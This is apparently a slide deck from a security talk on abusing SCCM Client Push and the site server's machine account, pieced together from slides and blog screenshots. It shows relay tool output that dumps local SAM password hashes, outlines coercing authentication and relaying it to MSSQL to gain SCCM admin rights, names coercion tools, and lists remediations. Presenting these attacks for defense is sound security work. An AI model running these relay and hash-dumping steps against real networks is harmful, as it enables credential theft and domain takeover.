
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 192.168.1.9, attacking target smb://win10-20
[*] Authenticating against smb://win10-20 as ROOT/SCCM PUSH SUCCEED
[*] SMBD-Thread-7: Connection from 192.168.1.9 controlled, but there are no more targets left!
[*] SMBD-Thread-8: Connection from 192.168.1.9 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] SMBD-Thread-9: Connection from 192.168.1.9 controlled, but there are no more targets left!
[*] SMBD-Thread-10: Connection from 192.168.1.9 controlled, but there are no more targets left!
[*] SMBD-Thread-11: Connection from 192.168.1.9 controlled, but there are no more targets left!
[*] SMBD-Thread-12: Connection from 192.168.1.9 controlled, but there are no more targets left!
[*] Target system bootKey: 0x87dfa52f27b6b2979e3d84c2a9e3806a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4e0809c93fa758c99ba42602cf0d82b2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7f4e9bc5833b91491a9b7f3166e658ae:::
localadmin:1001:aad3b435b51404eeaad3b435b51404ee:4e0809c93fa758c99ba42602cf0d82b2:::
[*] Done dumping SAM hashes for host: win10-20
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

# Remediations

- Deselect  
“Allow connection fallback to NTLM”
- Install KB15599094
- Don't use Client Push




# SCCM *m16* Configurations





# SCCM <sup>m16</sup> Configurations

- Dangerous Default
- Dangerous By Design




# SCCM <sup>m16</sup> Configurations





# It's NOT just a computer account

- SQL
- Other SCCM servers
- Delegated AD permissions
- Used as the Push account



The screenshot displays the PeteNetLive website, which features a navigation bar with links to Microsoft, Cisco, VMware, Certificates, Advertise on PeteNetLive, The Author 'Pete Long', Contact, and 'The Archives'. Below the navigation bar is a header image showing server racks. A green banner across the header reads "SCCM Install Error 'T machine account do". The main content area shows two blog posts. The first post is titled "Step by Step Guide for SCCM Secondary Site Installation" by Prajwal Desai, last updated on February 18, 2022, and categorized under SCCM. The second post is titled "SCCM Client Push: What It Means to Use the Site's Computer Account, and Why You Might Use It" by Craig, dated Feb 14, 2022, and categorized under ConfigMgr, MEMCM, SCCM, Tech, and Uncategorized. The second post includes a screenshot of the "Client Push Installation Properties" dialog box, specifically the "Accounts" tab, which states: "Specify the accounts that can install the Configuration Manager client. The accounts must be a member of the local Administrators group on the destination computer."

PeteNetLive

Microsoft Cisco VMware Certificates Advertise on PeteNetLive The Author 'Pete Long' Contact 'The Archives'

Twitter Facebook RSS

SCCM Install Error "T machine account do

Home Blog Cloud Microsoft Software Forums Contact

Home General SCCM Install Error computer's ma

Home » Blog » Step by Step Guide for SCCM Secondary Site Installation

Step by Step Guide for SCCM Secondary Site Installation

Prajwal Desai Last Updated : February 18, 2022 Category : SCCM

Home Blog Cloud Microsoft Software Forums Contact

secondary site installation. In this post  
secondary sites. Also we will see how to

Home » Blog » Create System Management Cor  
Create System Management  
Schema

Prajwal Desai Last Updated : September

In this post, I will show you how to create  
the steps to extend the active directory

CRAIG WALL  
Public sector systems  
admin, specializing in  
device management,  
mobility and  
deployment.

Facebook  
LinkedIn  
Twitter  
GitHub

SCCM Client Push: What It Means  
to Use the Site's Computer  
Account, and Why You Might Use It

by Craig | Feb 14, 2022 | ConfigMgr, MEMCM, SCCM, Tech, Uncategorized

To use a Service Account or Not? That is the question.

When setting up Client Push in Configuration  
Manager, the Admin Console will note that the  
account must be a local Administrator on the target  
machine:

Client Push Installation Properties  
General Accounts Installation Properties  
Specify the accounts that can install the Configuration Manager client. The accounts must be a  
member of the local Administrators group on the destination computer.

What happens when one isn't specified, though?


According to Microsoft's [SCCM Accounts Used](#) page,  
it's the **server's machine account**:

# Coerce Authentication

[illegible]

# Attack 4: SCCM Database

- Identify our future Admin
- Use SharpSCCM to coerce auth
- Relay credentials to MSSQL
- Connect to MSSQL
- Execute SQL commands adding  
ourselves as SCCM Admin







# Coerce Authentication

- PetitPotam
- PrinterBug
- ShadowCoerce
- DFSCoerce
- Coercer



**MORTAL KOMBAT™**

